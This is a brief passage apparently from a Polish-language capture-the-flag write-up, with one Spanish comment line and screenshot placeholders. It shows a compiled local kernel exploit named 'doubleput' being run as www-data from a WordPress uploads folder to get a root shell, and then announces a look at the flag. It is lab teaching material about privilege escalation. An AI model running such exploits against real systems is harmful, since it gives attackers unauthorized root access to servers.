
Uruchomimy wynikowy plik binarny, który wstrzyknie ładunek payloadu zapewniający interaktywną powłokę z UID 0.
Wykonane polecenia:
# Ejecución del exploit (Duración aproximada: 60 segundos)www-data@red:/var/www/https/blogblog/wp-content/uploads$ ./doubleput
Następnie spojrzymy na flagę znajdującą się w katalogu głównym: